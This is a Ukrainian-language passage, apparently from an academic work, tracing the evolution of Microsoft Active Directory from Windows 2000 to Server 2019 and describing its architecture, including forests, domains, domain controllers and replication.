

Рисунок 1.5 – Перша версія Active Directory в Windows 2000

Однією з основних переваг Active Directory була його інтеграція з існуючою інфраструктурою Windows, що робило впровадження простим та зручним. Така інтеграція дозволяла організаціям використовувати раніше створені облікові записи користувачів та групи без необхідності повторного налаштування. Active Directory також надала механізми для централізованого керування політиками безпеки. Адміністратори могли встановлювати правила доступу до ресурсів, обмежувати можливості користувачів і налаштовувати параметри безпеки на рівні мережі.

Спрощення процесу авторизації і одночасного забезпечення безпеки даних вдалося досягти завдяки механізмові автентифікації: користувачі могли отримати

доступ до мережі за допомогою єдиного ідентифікатора (логіна) і пароля. Окрім того, Active Directory забезпечила можливість організації структурованого зберігання даних про користувачів, групи та об'єкти, що полегшило їхню ідентифікацію та управління, а також надало гнучкість при використанні різних атрибутів для додаткової інформації про об'єкти. З введенням першої версії Active Directory в Windows 2000, організації отримали потужний інструмент для управління власною мережею, і це призвело до спрощення процесів адміністрування, підвищення рівня безпеки, та дозволило ефективно керувати ресурсами комп'ютерної мережі. Вікно конфігурації Active Directory в Windows Server 2003 наведене на рисунку 1.6.



Рисунок 1.6 – Графічний інтерфейс, впроваджений для полегшення процесу налаштування Active Directory в Windows Server 2003

У 2003 році корпорація Microsoft зробила чимало змін у налаштуваннях Active Directory у Windows Server 2003 для покращення масштабованості та швидкості роботи, а також для виправлення деяких ключових недоліків.

Масштабованість сайту обчислення для визначення топології реплікації між сайтами була спрощена, що виправило проблему, коли великі організації з сотнями

сайтів могли зіткнутися зі збоями реплікації, оскільки обчислення топології не могли бути завершеними за відведений для них час.

Реплікація атрибутів зворотного посилання дозволила учасникам групи бути реплікованими як окремі об'єкти замість того, щоби реплікувати весь список учасників групи як єдине ціле – це стало вирішенням проблеми, коли зміни належності до однієї й тієї ж групи на різних контролерах домену в один і той же інтервал реплікації перезаписували один одного.

Належність до груп стало можливим кешувати на серверах, що дало змогу користувачам отримати спрощений доступ до домену, навіть якщо зв'язок із сервером глобального каталогу був втрачений. Дане покращення пов'язане з можливістю в XP, коли домен\ім'я, отримане в результаті зламу основного імені користувача (UPN), кешується локально, що дозволяє користувачеві автентифіковуватися до системи у форматі user@example.com, навіть якщо сервер глобального каталогу - недоступний.

Нижче наведений рисунок 1.7 із зображенням конфігурації AD в Windows 2003:



Рисунок 1.7 – Конфігурація Active Directory в Windows Server 2003

У Windows Server 2003 з'явилася можливість створювати нові контексти імен для зберігання об'єктів записів DNS для інтегрованих зон Active Directory, коли один контекст іменування містить записи доменної зони, а інший - записи _msdcs, які використовуються у лісі. Дані контексти імен дають змогу націлити реплікацію DNS-зон лише на контролери доменів, на яких запущено DNS.

Усунення нагромадження на нових контролерах доменів, у свою чергу, позбулася ймовірності виникнення проблеми, коли первинний контролер домену NT4 оновлювався до Windows Server 2003.

Active Directory в Windows Server 2008 внесла значні покращення та нововведення. Одним із головних досягнень була підтримка Read-Only Domain Controllers (RODC), вікно створення якого зображене на рисунку 1.8. Дане нововведення дозволило створювати контролери домену, які мають обмежений доступ до змін, але забезпечують локальний доступ до даних, що стало корисним у розподілених мережах.



Рисунок 1.8 – Створення RODC контролера домену в Windows Server 2008

Крім того, у Windows Server 2008 були впроваджені покращені можливості аудиту та безпеки. Додаткові політики безпеки (наведені на рисунку 1.9) та контроль

доступу дозволяли адміністраторам більш гнучко керувати правами доступу до ресурсів. Також, були впроваджені інструменти для аудиту подій, що допомагали виявляти та реагувати на потенційні загрози безпеки.

Windows Server 2008 також підтримував нові протоколи та стандарти, що забезпечували легшу інтеграцію з іншими сервісами та продуктами.

Загалом, Windows Server 2008 внесла значні покращення в Active Directory, включаючи підтримку RODC для розподілених мереж, покращені можливості аудиту та безпеки, і підтримку нових протоколів та стандартів для полегшення інтеграції з іншими системами.

Active Directory в Windows Server 2012 приніс ряд суттєвих покращень і нововведень. Однією з головних змін було введення групових політик (Group Policies) на основі замовчувань, що полегшило роботу адміністраторам, адже вони отримали можливість швидше і ефективніше конфігурувати політики безпеки та налаштування для користувачів та комп'ютерів у домені.



Рисунок 1.9 – Створення групової політики в Windows Server 2008

Другим важливим нововведенням була підтримка динамічних доступів (Dynamic Access Control) – функція дозволила більш гнучко керувати доступом до

файлів і папок на основі атрибутів користувачів та об’єктів. Інтеграція з мітками файлів (File Classification Infrastructure) дозволила автоматично присвоювати їх залежно від їх змісту та застосовувати політики доступу на основі цих міток.

Крім того, у Windows Server 2012 були введені можливості відновлення Active Directory: можливість відновлення окремих об’єктів та контейнерів, а також покращену реплікацію даних для забезпечення надійності та доступності даних в розподілених середовищах. Також були внесені покращення у продуктивність Active Directory. Введення динамічних об’єктів дозволило більш ефективно керувати змінами та динамічною активністю в домені, а впровадження розподіленої реплікації – розподіляти навантаження на кілька серверів та забезпечувати високу доступність.

Active Directory в Windows Server 2016 приніс істотні покращення та нововведення. Одним із ключових аспектів було впровадження можливості використання контейнерів (види наведені на рисунку 1.10) для розгортання Active Directory. Така зміна надала можливість швидше і без особливих зусиль створювати та керувати екземплярами Active Directory у віртуальних середовищах.



Рисунок 1.10 – Контейнери Windows Server 2016

Посилений рівень захисту став ще однією важливою оновленою функціональністю. У Windows Server 2016 було введено привілеї тимчасової належності до груп, які надають користувачам тимчасовий доступ до ресурсів. Крім того, було впроваджено покращену автентифікацію на основі мультифакторної ідентифікації, який забезпечив вищий ступінь безпеки.

Windows Server 2016 покращив сферу управління та моніторингу Active Director: були створені нові інструменти, такі як PowerShell Direct та Remote Credential Guard, які спростили та забезпечили безпеку процесу управління Active Directory. Додатково, інтеграція з Azure AD дозволила керувати хмарними ідентифікаційними послугами та розширила можливості з управління користувачами та ресурсами.

Windows Server 2019 представила нові функції, однак Active Directory не отримав значних оновлень, за винятком покращення продуктивності, пов’язаного зі сховищем версій Extensible Storage Engine (ESE) на контролерах домену (DC). Сховище версій ESE – тимчасове сховище в пам’яті, де AD зберігає знімки бази даних під час транзакцій. Існуючий алгоритм розрахунку розміру сховища версій не враховував обсяг фізичної пам’яті в машині, що призводило до того, що сховища версій на контролерах домену мали замалий розмір. Для вирішення цієї проблеми Microsoft внесла модифікацію у розмір сховища версій ESE в Windows Server 2019. Зміни, спрямовані на забезпечення кращої підтримки сховища версій ESE і підвищення загальної продуктивності і надійності Active Directory враховували розмір власного покажчика машини, кількість процесорів, розмір сторінки сховища версій та інші фактори для визначення оптимального розміру сховища версій. Дане налаштування гарантувало, що контролери домену мають достатньо пам’яті, виділеної для сховища версій, запобігаючи потенційним проблемам, спричиненим недостатнім розміром сховища.

1.2 Архітектура та компоненти Active Directory

Active Directory потребує взаємопов’язаної структури, щоби виконувати власні функції належним чином. Вона надає певні базові блоки, з яких користувачі можуть створювати власні каталоги. Приклад архітектури зображений на рисунку 1.11. До цих основних структурних елементів Active Directory належать домени (domain), контролери доменів (domain controller), дозволи (Access Control List – ACL), ліси (forest), організаційні одиниці (organizational unit – OU), групи (group), сайти (site), автоматична синхронізація даних (replication), та глобальний каталог (global catalog).



Рисунок 1.11 – Приклад базових ланок архітектури Active Directory

На вершині структури Active Directory знаходиться ліс. У ньому містяться всі об'єкти, організаційні одиниці, домени та атрибути в ієрархії. Під лісом знаходиться одне або декілька дерев, які містять домени, організаційні одиниці, об'єкти та атрибути. Також можливо спроектувати конструкцію з декількома лісами, але такий спосіб використовуються з дуже специфічних причин і не є поширеним явищем.

В основі структури Active Directory лежить домен. Домен, як правило, є одним із різновидів імен в Інтернеті (наприклад, example.com), однак не обов’язково дотримуватися такої структури - технічно можна називати власний домен як завгодно. Важливо використовувати якомога менше доменів при створенні структури Active Directory і покладатися на Організаційні одиниці (OU) для її побудови. Домени можуть містити багато вкладених OU, що дозволяє створити досить надійну структуру.

У Windows NT домени використовували модель первинного контролера домену (Primary Domain Controller, PDC) та резервного контролера домену (Backup Domain Controller, BDC). У ній один сервер, PDC, був "головним", а інші контролери домену були підпорядкованими йому. Якщо PDC виходив з ладу, доводилося підвищувати рівень BDC, щоби він займав місце PDC і залишався головним сервером.

Кожен DC в домені Active Directory містить копію бази даних AD і синхронізує зміни з усіма іншими DC за допомогою реплікації.

Реплікація використовується для забезпечення синхронізації даних між контролерами доменів (domain controllers). У процесі реплікації інформація про об'єкти AD, такі як користувачі, групи, об'єкти політик тощо, передається з одного контролера домену на інший.

У реплікації можна виділити два основних підходи: "pull" (“притягування” змін) і "push" .

В підході "pull" контролер домену, який приймає дані, активно запитує (тягне) зміни від інших контролерів. Тобто, контролер домену, який приймає оновлення, ініціює процес і запитує інші контролери для передачі змін. Таким чином, він сам контролює, коли і звідки отримує дані.

З іншого боку, в підході "push" контролер домену надсилає зміни (дані) до інших DC. В цьому випадку, контролер домену, який надсилає оновлення, ініціює процес і передає зміни до інших контролерів. Таким чином, він сам контролює, коли і куди надсилає дані.

Кожен з цих підходів має свої переваги і використовується в різних сценаріях. "Pull" реплікація зазвичай використовується в ситуаціях, коли мережева пропускна

здатність обмежена або коли потрібна гнучкість, наприклад, під час оновлень. "Push" реплікація використовується, коли потрібно забезпечити швидку передачу змін, або коли надсилання оновлень відбувається відповідно до певного графіку або вимог.

Реплікація (синхронізація даних) відбувається часто і на основі pull-способу (активного запитування змін). Сервер “отримує” оновлення від іншого контролера домену. Якщо інформація на одному контролері домену змінюється (наприклад, користувач змінює пароль), він надсилає сигнал іншим контролерам домену розпочати реплікацію даних на основі “притягування”, щоби переконатися в їх актуальності.

Сервери, які не є контролерами доменів, але перебувають у домені Active Directory, називаються "серверами-учасниками".

Для роботи Active Directory потрібен принаймні один контролер домену (найчастіше існує 2 основних), однак можна встановити будь-яку їх кількість (наприклад, RODC). Рекомендується встановити принаймні два контролери домену на випадок, якщо один вийде з ладу.

